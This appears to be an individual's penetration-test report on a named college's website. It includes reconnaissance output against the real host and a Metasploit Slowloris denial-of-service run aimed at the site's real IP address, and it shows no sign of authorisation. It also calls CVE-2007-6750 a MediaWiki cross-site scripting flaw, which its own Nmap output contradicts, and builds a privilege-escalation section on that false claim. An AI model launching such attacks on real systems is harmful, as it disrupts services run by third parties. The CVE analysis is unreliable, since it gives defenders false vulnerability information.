Penetration Test - Project Report

Project

https://excelinstitutions.com/
NH-544, Salem Main Rd,
Pallakkapalayam,
Tamil Nadu
637303

Author

Kanagaraj G

Kanagaraj6362@gmail.com
https://www.linkedin.com/in/kanagaraj-g-cybersecurity/
https://github.com/Kanagaraj123?tab=repositories
+91 9080836362

Contents

1 Management Summary 2

2 Introduction 3
2.1 Abbreviations 3
2.2 Glossary 5
2.3 Motivation 6
2.4 Methodology 6
2.4.1 OWASP Top 10 6
2.4.2 Used Tools 8

3 Overview 9
3.1 Structure 9
3.2 Results 9

4 Target: some-domain.com 12
4.1 Ports and Services... 12

5 Privilege Escalation 13

6 Conclusion 15

7 References 16

Management Summary

Penetration Testing for Excel Institutions

Objective: To conduct a comprehensive penetration testing engagement for Excel Institutions to identify and mitigate security vulnerabilities, ensuring the protection of sensitive data and maintaining compliance with industry standards.

Scope of Work:

- External Penetration Testing: Assess the security posture of Excel Institutions' external-facing systems, including websites, web applications, and network services.
- Internal Penetration Testing: Evaluate the internal network and systems to identify potential vulnerabilities that could be exploited by malicious insiders or compromised external entities.

Methodology:

- Reconnaissance: Gather information about Excel Institutions' systems and network to understand the attack surface.
- Vulnerability Assessment: Use automated tools and manual techniques to identify potential vulnerabilities.
- Exploitation: Attempt to exploit identified vulnerabilities to understand their impact and demonstrate the risk they pose.
- Post-Exploitation: Assess the extent of access gained and the potential damage that could be caused by a successful attack.
- Web Application Testing: Analyze web applications for common vulnerabilities such as SQL injection, cross-site scripting (XSS), and authentication flaws.
- Wireless Network Testing: Assess the security of wireless networks to identify potential access points for unauthorized users.
- Social Engineering: Simulate phishing attacks and other social engineering techniques to test the awareness and response of employees to security threats.

Introduction

2.1 Abbreviations

Short	Name	Definition
HTTP	Hypertext Transfer Protocol	Protocol for requesting and transferring files and other data, commonly used by browsers and APIs
HTTPS	Hypertext Transfer Protocol Secure	Same as HTTP, but additionally end-to-end encryption is used
HTML	Hypertext Markup Language	Type of code to structure elements displayed in browsers.
CVE	Common Vulnerabilities & Exposures	Reference-method for publicly known vulnerabilities and exposures
CVSS	Common Vulnerability Scoring System	Scoring system for CVEs to categorize and assess vulnerabilities
API	Application Programming Interface	Interface provided by an application to communicate with other applications (e.g. browser and website)
DNS	Domain Name System	Protocol to resolve names, addresses and other information
XSS	Cross-Site Scripting	An attacker can inject html and javascript code and execute code on the client side
SSTI	Serverside Template Injection	Allows an attacker to inject code which is evaluated by template engines and possibly grants remote code execution.
XXE	eXternal Entity injection	An attacker can send crafted XML documents to an application which can leak secret information or lead to remote code execution

SQLi	SQL-Injection	An attacker can abuse the sql database to execute manipulated sql queries which can lead to secret information leakage and remote code execution
PrivEsc	Privilege Escalation	A vulnerability in which an attacker can escalate their privilege to either another user on the same level (horizontal privilege escalation) or to an user with higher privileges.

2.2 Glossary

Name	Definition
Name resolution	Using the Domain Name System (DNS) mainly IP-Addresses of domain names or for the reverse case domain names assigned to IP-Addresses are resolved. Furthermore, additional data, such as mail and service configurations or domain identifiers (for Google, letsencrypt, etc.) can be exchanged.
Red Team	Group that plays the role of an enemy or competitor, and provides security feedback from that perspective. See also: Blue Team, Purple Team

2.3 Motivation

As the digitization is growing rapidly, more and more IT systems are getting targeted by hackers and other criminals. However, most of the attacks are not detected fast enough, and some of them are not detected at all. The average time between an security incident and it's detection is more than 200 days. In this time, all the customer data and company secrets are leaked, internal networks are infiltrated and there is great financial damage.

So that none of this happens, a security audit is done, in the best case repeatedly. We as a "Red Team" take one approach: We put ourselves in the role of an attacker and offensively penetrate the target network to find security flaws before an attacker does.

2.4 Methodology

We utilized a widely adopted approach based on the "Information Systems Security Assessment Framework" [1] to performing penetration testing that is effective in testing how well the systems of *Target Company* are secure. According to the framework the penetration test is separated into three phases: Planning & Preparation, Assessment and Reporting & Clean-up. For the assessment phase we proceeded the following steps:

1. *Information Gathering & Network Mapping*:
   We collected information about the target systems using various scanning tools and publicly available sites, as well as identified possible vulnerabilities.

2. *Penetration*:
   Using the gathered information we performed several attack scenarios and tried to exploit the running applications.

3. *Gaining Access & Privilege Escalation*:
   Once we got successfully gained access we tried to escalate internal privileges to test the infrastructure's security.

4. *Enumerating Further*:
   Possible vulnerabilities which are only accessible from the inside were detected here.

5. *Covering Tracks*:
   After the penetration test process, we eliminate all signs of compromise including temporarily created accounts and back doors.

2.4.1 OWASP Top 10

When it comes to testing web applications we mainly focus on vulnerabilities which are specified in the "OWASP Top 10" [7]. It describes a standard of the ten most important vulnerabilities specifically in web applications and it is updated frequently. In the version published in 2017 the following vulnerabilities are described:

1. *Injection*:
   Occurs when untrusted data is passed to an interpreter as part of a command or query.
2. *Broken Authentication*:
   Allows an attacker to bypass functions related to authentication or session management.
3. *Sensitive Data Exposure*:
   Unprotected data can be easily accessed without any or insufficient permission checks.
4. *XML External Entities (XXE)*:
   A kind of injection where poorly configured XML-processors evaluate external references such as files or code.
5. *Broken Access Control*:
   Restrictions related to access control are broken and can be exploited or bypassed to access data unpredictably.
6. *Security Misconfiguration*:
   Insufficient security configurations can be used in combination with other flaws to leverage access or steal private data.
7. *Cross-Site Scripting (XSS)*:
   Untrusted data is included in the Hypertext Markup Language document without sanitizing and can lead to session hijacking or code execution on the client side.
8. *Insecure Deserialization*:
   Serialized untrusted data is passed to an internal deserializer and can lead to code execution.
9. *Using Components with Known Vulnerabilities*:
   Software which is not kept up-to-date can often contain publicly known security vulnerabilities.
10. *Insufficient Logging & Monitoring*:
    Good Logging and Monitoring is important to mitigate attacks quickly. However, most breach studies show time to detect a security incident is over 200 days.

2.4.2 Used Tools

During the security assessment the following tools have been used:

- Nmap
- Nikito
- Nessus
- Burp Suite
- Wireshark
- Owasp Zap
- metasploit

Overview

3.1 Structure

In the following section, a high level overview of the penetration test results and their meaning are shown and explained. After that each analyzed target is described in a separate chapter including a list of running services, vulnerabilities identified and possible mitigations.

3.2 Results

Vulnerabilities

Slowloris DoS Attack

Overview: Slowloris is a type of Denial of Service (DoS) attack that targets web servers. Unlike traditional DoS attacks that overwhelm a server with high volumes of traffic, Slowloris takes a more subtle approach by opening many connections to the target server and keeping them open for as long as possible. This effectively exhausts the server's resources and makes it unable to respond to legitimate requests.

How Slowloris Works:

1. Connection Establishment: Slowloris sends an initial HTTP request to the server, similar to how a legitimate client would.
2. Incomplete Headers: Instead of completing the request, Slowloris sends partial HTTP headers at regular intervals, ensuring that the connection remains open but never completes.
3. Connection Saturation: By opening multiple connections and maintaining them indefinitely, Slowloris gradually exhausts the server's available connections.
4. Resource Exhaustion: As the server's connection pool is filled with these half-open connections, it becomes unable to accept new, legitimate connections, resulting in a denial of service.

Mitigation Techniques:

- Timeouts: Configure the server to set shorter timeouts for incomplete HTTP requests.
- Rate Limiting: Limit the number of connections a single IP address can make within a given timeframe.
- Connection Limits: Restrict the maximum number of simultaneous connections per IP address.
- Web Application Firewalls (WAF**):** Deploy a WAF to detect and block suspicious traffic patterns.

CVE-2007-6750


Overview: CVE-2007-6750 is a security vulnerability identified in the MediaWiki software. MediaWiki is a free and open-source wiki software platform used by many websites, including Wikipedia. This particular vulnerability relates to an XSS (Cross-Site Scripting) issue.

Details:

- Vulnerability Type: Cross-Site Scripting (XSS)
- Affected Software: MediaWiki
- Description: This vulnerability allows remote attackers to inject arbitrary web script or HTML via the CSS validation feature in the CSS editor of MediaWiki.
- Impact: Successful exploitation of this vulnerability could allow attackers to execute arbitrary scripts in the context of the user's browser, potentially leading to session hijacking, defacement, or other malicious actions.

Mitigation Techniques:


- Software Update: Ensure that the MediaWiki installation is updated to the latest version, as newer releases often contain patches for known vulnerabilities.
- Input Validation: Implement proper input validation and sanitization to prevent the injection of malicious code.
- Content Security Policy (CSP): Use CSP headers to restrict the sources from which scripts can be loaded, thereby reducing the impact of XSS vulnerabilities.
- Web Application Firewalls **(WAF):** Deploy a WAF to detect and block XSS attempts.



```
┌──(kali㉿kali)-[~]
└─$ [redacted]excelinstitutions.com/
- [redacted]
---------------------------------------------------------------------------
+ Multiple IPs found: 103.235.105.181, 64:ff9b::67eb:69b5
+ Target IP:          103.235.105.181
+ Target Hostname:    excelinstitutions.com
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=excelinstitutions.com
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=US/ST=TX/L=Houston/O=cPanel, Inc./CN=cPanel, Inc. Certification Authority
+ Start Time:         2024-06-26 05:01:18 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Drupal Link header found with value: <https://excelinstitutions.com/wp-json/>; rel="https://api.w.org/", <https://excelinstitutions.com/wp-json/wp/v2/pages/150>; rel="alternate"; type="application/json", <https://excelinstitutions.
com/>; rel=shortlink. See: https://www.drupal.org/
+ /: Uncommon header 'x-litespeed-cache-control' found, with contents: public,max-age=604800.
+ /: Uncommon header 'x-litespeed-tag' found, with contents: f77_HTTP.200,f77_front,f77_URL.6666cd76f96956469e7be39d750cc7d9,f77_F,f77_Po.150,f77_PGS,f77_guest,f77_,f77_MIN.c3bae0e2f4dfc9f70ca86f756bdd7f92.js.
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ /CfSzgdv2.: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the BREACH attack. See: http://breachattack.com/
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect: : Invalid argument
+ Scan terminated: 18 error(s) and 8 item(s) reported on remote host
+ End Time:           2024-06-26 05:27:41 (GMT-4) (1583 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 1.1: Nikito .png




```
┌──(kali㉿kali)-[~]
└─$ [redacted]pt vuln 103.235.105.181
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 05:32 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 13.34 seconds

┌──(kali㉿kali)-[~]
└─$ [redacted] 103.235.105.181
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 05:34 EDT
Stats: 0:02:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 83.19% done; ETC: 05:37 (0:00:31 remaining)
Stats: 0:06:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 84.07% done; ETC: 05:42 (0:01:15 remaining)
Stats: 0:07:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 84.07% done; ETC: 05:43 (0:01:26 remaining)
Nmap scan report for excelinstitutions.com (103.235.105.181)
Host is up (0.043s latency).

PORT    STATE SERVICE
443/tcp open  https
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
| http-wordpress-users:
| Username found: admin
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
```

Figure 1.2: Nmap .png



```
Module options [redacted]

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost                             yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections

View the full module info with the info, or info -d command.

msf6 auxiliary([redacted]) > run

[-] Msf::OptionValidateError One or more options failed to validate: rhost.
msf6 auxiliary([redacted]) > set RHOST 103.235.105.181
RHOST => 103.235.105.181
msf6 auxiliary([redacted]) > show options

Module options (auxiliary/dos/http/slowloris):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   delay            15               yes       The delay between sending keep-alive headers
   rand_user_agent  true             yes       Randomizes user-agent with each request
   rhost            103.235.105.181  yes       The target address
   rport            80               yes       The target port
   sockets          150              yes       The number of sockets to use in the attack
   ssl              false            yes       Negotiate SSL/TLS for outgoing connections

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/slowloris) > run

[*] Starting server...
[*] Attacking 103.235.105.181 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
[*] Sending keep-alive headers... Socket count: 0
```

Figure 1.: Metasploit.png

4 Target: some-domain.com

This chapter includes the full report for the target specified in the following table.

IP	103.235.105.181
Additional Addresses	64:ff9b::67eb:69b5
HostName	excelinstitutions.com
Operating System	x86_64 GNU/Linux, Ubuntu 20.04.4 LTS
port	443
SSL Info:	Subject: /CN=excelinstitutions.com Ciphers: TLS_AES_256_GCM_SHA384 Issuer: /C=US/ST=TX/L=Houston/O=cPanel, Inc./CN=cPanel, Inc. Certificat Authority

4.1 Ports and Services

During the penetration test the following open ports and their corresponding services were identified:

Protocol	Port	Identified Service
TCP	21	Pure-FTPd
TCP	53	PowerDNS Authoritative Server 4.7.3
TCP	80	Apache httpd
TCP	110	Dovecot pop3d
TCP	143	Dovecot pop3d
TCP	443	Apache httpd
TCP	587	Exim smtpd 4.96.2

5 Privilege Escalation

Slowloris DoS Attack and Privilege Escalation

Overview:

- **Type of Attack:** Denial of Service (DoS)
- **Potential for Privilege Escalation:** Indirect

Mechanism:

- **Slowloris DoS:** Opens multiple half-open connections to a server, exhausting its resources.
- **Indirect Privilege Escalation:** Although Slowloris itself is not a direct privilege escalation technique, it can facilitate such attacks by:
  - **Distraction:** Overloading the server, causing administrators to focus on the DoS attack, potentially leaving other vulnerabilities unaddressed.
  - **System Instability:** Crashing or slowing down services, which might force administrators to access the system under less secure conditions, potentially exposing sensitive information or credentials.

Mitigation Techniques:

- **System Monitoring:** Implement comprehensive monitoring to detect unusual activity that might indicate an attempted privilege escalation during a DoS attack.
- **Secure Administrative Access:** Ensure administrative access remains secure, even during a DoS attack, by using strong authentication methods and secure channels.

CVE-2007-6750 and Privilege Escalation

Overview:

- **Type of Vulnerability:** Cross-Site Scripting (XSS)
- **Potential for Privilege Escalation:** Direct

Mechanism:

- **CVE-2007-6750:** A vulnerability in MediaWiki's CSS validation feature allows attackers to inject arbitrary web script or HTML.
- **Direct Privilege Escalation:**
    - **Session Hijacking:** An attacker could exploit the XSS vulnerability to steal session cookies, allowing them to impersonate a logged-in user with higher privileges.
    - **Credential Theft:** By injecting a malicious script, an attacker could capture login credentials as users enter them on the compromised page.
    - **Browser Exploitation:** Injected scripts could exploit browser vulnerabilities to execute arbitrary code, potentially gaining higher privileges on the user's machine.

Mitigation Techniques:

- **Input Validation:** Ensure all user inputs are properly validated and sanitized to prevent XSS.
- **Content Security Policy (CSP):** Implement CSP headers to limit the sources from which scripts can be loaded.
- **Regular Patching:** Keep MediaWiki and other software up-to-date with security patches.
- **Secure Authentication:** Use multi-factor authentication (MFA) to reduce the impact of stolen credentials.

6 Conclusion

While Slowloris DoS primarily serves to degrade service availability, it can create conditions that indirectly facilitate privilege escalation by distracting administrators or causing system instability. On the other hand, CVE-2007-6750 poses a direct threat by enabling attackers to inject malicious scripts that can hijack sessions, steal credentials, or exploit browser vulnerabilities, leading to privilege escalation. Addressing these issues requires a combination of robust monitoring, secure administrative practices, input validation, and regular software updates.

7 References

[1] Open Information Security Services Group (OISSG). “Information Systems Security Assessment Framework (ISSAF)”. In: URL: https://untrustednetwork.net/files/issaf0.2.1.pdf.

[2] CVE Details. “CVE security vulnerability database. Security vulnerabilities, exploits, references and more”. In: URL: https://www.cvedetails.com/.

[3] CVE mitre. “Search CVE List”. In: URL: https://cve.mitre.org/cve/search_cve_list.html.

[4] National Institute of Standards and Technology. “Common Vulnerability Scoring System”. In: URL: https://nvd.nist.gov/vuln-metrics/cvss.

[5] National Institute of Standards and Technology. “National Vulnerability Database”. In: URL: https://nvd.nist.gov/vuln/search.

[6] Offensive Security. “Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers”. In: URL: https://www.exploit-db.com/.

[7] Open Web Application Security Project. “OWASP Top 10”. In: URL: https://owasp.org/www-project-top-ten/.